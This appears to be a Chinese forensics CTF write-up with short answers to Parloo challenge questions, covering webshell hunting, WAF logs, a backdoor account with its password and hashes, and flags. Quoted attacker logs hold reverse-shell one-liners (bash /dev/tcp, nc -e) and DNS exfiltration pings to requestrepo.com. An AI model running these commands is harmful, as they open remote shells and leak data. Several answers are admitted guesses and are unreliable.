

1-1

查看nginx服务日志找到a.php木马从而确定ip地址

也可以直接从jumserv的防护日志中一个一个试

1-2

在docker容器中的日志中获得

1-3

2025:03:05:58

docker容器中找到攻击的最早时间

1-4

"C:\Windows\System32\Tasks\flag1",2,13391937028796203

1-5

都是在一个文件中获得的，其中1-5是a.bat文件，就按照对应的路径找即可

"C:\Program Files (x86)\Microsoft\A.bat",1,133919372181847630

1-6

订单查询系统

订单号

ORD-2023-1066

请输入完整的订单号进行查询

示例订单号：

- ORD-2023-1001
- ORD-2023-1002
- ORD-2023-1003

订单号格式: ORD-年份-序列号 (如ORD-2023-1001)

查询订单

订单详情

订单号: ORD-2023-1066

订单日期: 2025-05-02 07:11

客户姓名: Mr.chen

订单状态: 待处理

订单内容

商品名称	数量	单价	小计
flag3palu{sqlaabbccsbwindows}	2	¥199.99	¥399.98
英国复印	1	¥59.99	¥59.99
总计:			¥459.97

1-7

同时发的简历.exe文件，获取一下md5即可

1-8

在shell木马文件中，因为有两个 具体那个忘记了 当时没截图

1-10

在容器的upload文件夹中的一个shell.php中吧

hack或是00232其中一个搞混了

1.11

名称: system\$
用户类型: 本地账户
登录密码: wmx_love
SID: S-1-5-21-1466107580-1420333290-2529728218-1002
最后登录时间: 2025-05-02 14:50:18
最后修改密码时间: 2025-05-02 14:34:08
账户是否有效: 是
登录次数: 3
LM HASH: aad3b435b51404eeaad3b435b51404ee
NT HASH: dbae99beb48fd9132e1cf77f4c746979
已删除: 否

2-1

标签列表

2-2

waf的身份管理

2-3

mysql表中

2-4

192.168.20.107

jum中它频率最高

2-5

全部	攻击 IP	域名	攻击类型	更多	导出	刷新
动作	攻击地址	攻击类型	源 IP	时间		
未拦截	http://192.168.20.102/node/?_format=hal_json	反序列化	192.168.20.107 局域网	2025-05-05 00:04:40	详情	
已拦截	http://192.168.20.102/device.rsp?opt=user&cmd=list	水平权限绕过	192.168.20.107 局域网	2025-05-05 00:04:40	详情	
已拦截	http://192.168.20.102/duomiphp/ajax.php?action=addfav&uid=1&uid=1%20and%20extractvalue(1,concat_ws(1,...	SQL 注入	192.168.20.107 局域网	2025-05-05 00:04:40	详情	
已拦截	http://192.168.20.102/cpt/manage/validate.jsp?sourcestring=validateNum	SQL 注入	192.168.20.107 局域网	2025-05-05 00:04:40	详情	
已拦截	http://192.168.20.102:3000/admin/parloo-code/_new/main/	信息泄露	192.168.20.1 局域网	2025-05-04 23:22:52	详情	
已拦截	http://192.168.20.102:3000/admin/parloo-code/_new/main/	信息泄露	192.168.20.1 局域网	2025-05-04 23:22:18	详情	

2-6

后台找到key.txt

2-7

直接搜索@ 即可获得邮件地址

2-8

所有ip都试一遍 就出来了

2-9



员工账号分发通知

2025年05月06日

ParLoo公司已为大家分发员工账号用户名密码均为parloo

2-10

在另外一个用户文件夹中，登录查看即可

```
.. bin usr-is-merged cdrom etc lib lib usr-is-merged media opt root sbin snap sw
ubuntu@ubuntu:/$ ls
bin boot dev home lib64 lost+found mnt proc run sbin usr-is-merged srv
bin usr-is-merged cdrom etc lib lib usr-is-merged media opt root sbin snap swap.i
ubuntu@ubuntu:/$ cd /root/
bash: cd: /root/: Permission denied
ubuntu@ubuntu:/$ su
Password:
root@ubuntu:/# cd /root/
root@ubuntu:/# ls
root@ubuntu:/# cd /home/
root@ubuntu:/home# ls
parloo ubuntu
root@ubuntu:/home# cd parloo/
root@ubuntu:/home/parloo# ls
parloo_flag01
root@ubuntu:/home/parloo# cat parloo_flag01
palu{hi_2025_parloo_is_hack}
root@ubuntu:/home/parloo#
```

2-11

在sshserver的、etc/systemd/system中有一个roorset的程序

2-12

b4b40c44ws

2-14

1panel中找到


2-15

端口扫描扫到8081端口中只有两个用户其中一个是李经理

里面有经理

2-16

通过waf找到防护的网址，找到admin、parloo的



2-18

hack

2-19

内部群中

2-20

```
dpkg.log
faillog
installer
journal
kern.log
kern.log.1
landscape
lastlog
parloo
private
README
supervisor
syslog
syslog.1
sysstat
unattended-upgrades
vmware-network.1.log
vmware-network.log
vmware-vmsvc-root.1.log
vmware-vmsvc-root.2.log
vmware-vmsvc-root.log
vmware-vmtolsd-root.log
wtmp
[2025-05-08 09:59:20] IP: 192.168.20.1 | Command: ls /var/log/parloo | ExecTime: 0.0072s | Error: <nil> | Output: command.log
[2025-05-08 09:59:50] IP: 192.168.20.1 | Command: net user | ExecTime: 0.0036s | Error: exit status 127 | Output: /bin/sh: 1: net: not found
[2025-05-08 09:59:56] IP: 192.168.20.1 | Command: user | ExecTime: 0.0033s | Error: exit status 127 | Output: /bin/sh: 1: user: not found
[2025-05-08 09:59:58] IP: 192.168.20.1 | Command: id | ExecTime: 0.0048s | Error: <nil> | Output: uid=0(root) gid=0(root) groups=0(root)
[2025-05-08 10:00:01] IP: 192.168.20.1 | Command: use | ExecTime: 0.0015s | Error: exit status 127 | Output: /bin/sh: 1: use: not found
[2025-05-08 10:02:44] IP: 192.168.20.1 | Command: cat /flag | ExecTime: 0.0058s | Error: <nil> | Output: hald(Server_Parloo_2025)
[2025-05-12 18:28:12] IP: 192.168.20.1 | Command: bash -i >& /dev/tcp/10.12.13.9999 0>&1 | ExecTime: 0.0028s | Error: exit status 2 | Output: /bin/sh: 1: Syntax error: Bad fd number
[2025-05-13 14:41:37] IP: 192.168.20.1 | Command: ping whoami.https://zdcg1o9v.requestrepo.com/ | ExecTime: 0.0096s | Error: exit status 2 | Output: ping: whoami.https://zdcg1o9v.requestrepo.com/: Name c
[2025-05-13 14:41:51] IP: 192.168.20.1 | Command: ping https://zdcg1o9v.requestrepo.com/ | ExecTime: 0.0057s | Error: exit status 2 | Output: ping: https://zdcg1o9v.requestrepo.com/: Name or service not kno
[2025-05-13 14:42:23] IP: 192.168.20.1 | Command: ks | ExecTime: 0.0030s | Error: exit status 127 | Output: /bin/sh: 1: ks: not found
[2025-05-13 14:42:24] IP: 192.168.20.1 | Command: ls | ExecTime: 0.0062s | Error: <nil> | Output: bin
bin usr-is-merged
boot
cdrom
command.log
dev
etc
home
lib
lib64
lib usr-is-merged
```

2-21

```
==> /var/log/parloo/command.log
[2025-05-04 15:30:38] IP: 192.168.20.1 | Command: cat /opt/parloo/command.log | ExecTime: 0.0014s | Error: <nil> | Output:
root@ubuntu:/var/log# find / -type f -name "command.log" 2>/dev/null
/command.log
/opt/parloo/command.log
/var/log/parloo/command.log
root@ubuntu:/var/log# find / -type f -name "command.log" 2>/dev/null -exec sh -c 'echo "==" $1"; head -n 1 "$1" _ {} \;
==> /command.log
[2025-05-04 15:23:57] IP: 192.168.20.1 | Command: ls | ExecTime: 0.0019s | Error: <nil> | Output: bin
==> /opt/parloo/command.log
==> /var/log/parloo/command.log
[2025-05-04 15:30:38] IP: 192.168.20.1 | Command: cat /opt/parloo/command.log | ExecTime: 0.0014s | Error: <nil> | Output:
root@ubuntu:/var/log# ^C
root@ubuntu:/var/log#
```

2-22

```
[2025-05-13 14:46:38] IP: 192.168.20.1 | Command: exec 5<> /dev/tcp/10.12.13.9999 bash -i <&5 >&5 >&5 | ExecTime: 0.0021s | Error: exit status 2 | Output: /bin/sh: 1: cannot create /dev/tcp/10.12.13/9999: Directory nonexistent
[2025-05-13 14:47:10] IP: 192.168.20.1 | Command: bash --version | ExecTime: 0.0064s | Error: <nil> | Output: GNU bash, version 5.2.21(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
```

```
This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
[2025-05-13 14:48:18] IP: 192.168.20.1 | Command: nc -e /bin/bash 10.12.13.9999 | ExecTime: 0.0082s | Error: exit status 1 | Output: nc: invalid option -- 'e'
usage: nc [-46CDdFhklNnrStUuvZz] [-i interval] [-l] [-M ttl]
        [-m minttl] [-O length] [-P proxy_username] [-p source_port]
        [-q seconds] [-s sourceaddr] [-T keyword] [-V rtable] [-W recvlimt]
        [-w timeout] [-X proxy_protocol] [-x proxy_address{port}]
        [destination] [port]
```

```
[2025-05-13 14:49:37] IP: 192.168.20.1 | Command: bash -i >& /dev/tcp/10.12.13.9999 0>&1 | ExecTime: 0.0019s | Error: exit status 2 | Output: /bin/sh: 1: Syntax error: Bad fd number
[2025-05-17 14:55:46] IP: 192.168.20.1 | Command: flag | ExecTime: 0.0018s | Error: exit status 127 | Output: /bin/sh: 1: flag: not found
[2025-05-17 14:55:52] IP: 192.168.20.1 | Command: cat /flag | ExecTime: 0.0038s | Error: exit status 1 | Output: cat: /flag: No such file or directory
[2025-05-17 14:57:48] IP: 192.168.20.1 | Command: pwd | ExecTime: 0.0012s | Error: <nil> | Output: /
[2025-05-17 14:57:53] IP: 192.168.20.1 | Command: ls | ExecTime: 0.0053s | Error: <nil> | Output: bin
bin usr-is-merged
boot
cdrom
```

2-26

```
[2025-05-13 14:41:51] IP: 192.168.20.1 | Command: ping https://zdcg1o9v.requestrepo.com/ | ExecTime: 0.0057s | Error: exit status 2 | Output: ping: https://zdcg1o9v.requestrepo.com/: Name or service not known
[2025-05-13 14:42:23] IP: 192.168.20.1 | Command: ks | ExecTime: 0.0030s | Error: exit status 127 | Output: /bin/sh: 1: ks: not found
[2025-05-13 14:42:24] IP: 192.168.20.1 | Command: ls | ExecTime: 0.0062s | Error: <nil> | Output: bin
bin.usr-is-merged
boot
cdrom
command.log
dev
etc
home
lib
lib64
lib.usr-is-merged
lost+found
media
mnt
opt
proc
root
run
sbin
sbin.usr-is-merged
snap
srv
swap.img
sys
tmp
usr
var
[2025-05-13 14:42:38] IP: 192.168.20.1 | Command: ping -t w0tynrqr.requestrepo.com | ExecTime: 0.0077s | Error: exit status 1 | Output: ping: invalid argument: 'w0tynrqr.requestrepo.com'
[2025-05-13 14:42:47] IP: 192.168.20.1 | Command: ping -c 4 w0tynrqr.requestrepo.com | ExecTime: 3.7431s | Error: signal: killed | Output: PING w0tynrqr.requestrepo.com (130.61.138.67) 56(84) bytes of data.
64 bytes from 130.61.138.67: icmp_seq=1 ttl=128 time=273 ms
64 bytes from 130.61.138.67: icmp_seq=2 ttl=128 time=273 ms
64 bytes from 130.61.138.67: icmp_seq=3 ttl=128 time=299 ms
64 bytes from 130.61.138.67: icmp_seq=4 ttl=128 time=250 ms

--- w0tynrqr.requestrepo.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3021ms
rtt min/avg/max/mdev = 250.188/273.721/299.021/17.289 ms
[2025-05-13 14:43:27] IP: 192.168.20.1 | Command: ping -c 4 whoami.w0tynrqr.requestrepo.com | ExecTime: 3.7111s | Error: signal: killed | Output: PING whoami.w0tynrqr.requestrepo.com (130.61.138.67) 56(84) bytes of data.
64 bytes from 130.61.138.67: icmp_seq=1 ttl=128 time=305 ms
64 bytes from 130.61.138.67: icmp_seq=2 ttl=128 time=279 ms
64 bytes from 130.61.138.67: icmp_seq=3 ttl=128 time=284 ms
64 bytes from 130.61.138.67: icmp_seq=4 ttl=128 time=269 ms

--- whoami.w0tynrqr.requestrepo.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3029ms
rtt min/avg/max/mdev = 269.419/284.338/305.215/13.090 ms
[2025-05-13 14:44:11] IP: 192.168.20.1 | Command: ping -c 4 whoami.np85qqde.requestrepo.com | ExecTime: 4.6253s | Error: signal: killed | Output: PING whoami.np85qqde.requestrepo.com (130.61.138.67) 56(84) bytes of data.
64 bytes from 130.61.138.67: icmp_seq=2 ttl=128 time=272 ms
64 bytes from 130.61.138.67: icmp_seq=3 ttl=128 time=290 ms
```

2-27

shiro反序列化

9999纯猜

2-28

fscan扫一下放进101中

101中找到shiro key

2-30

直接在server中找到parloohack ssh爆破一下就出来了

2-31

在/etc/systemd/system/parloohack_script.service

2-32

aa md5sum

2-36

一个一个试 试出来（好像）也可能是那个100左右的账号一个一个数的

2-37

随手试出来的 123456

2-39

直接数据库中修改admin密码 然后去gitea上重新设置密码即可

2-45

回执exe文件的所在位置 绝对路径提交即可

2-46

aa程序直接丢101中查找即可得到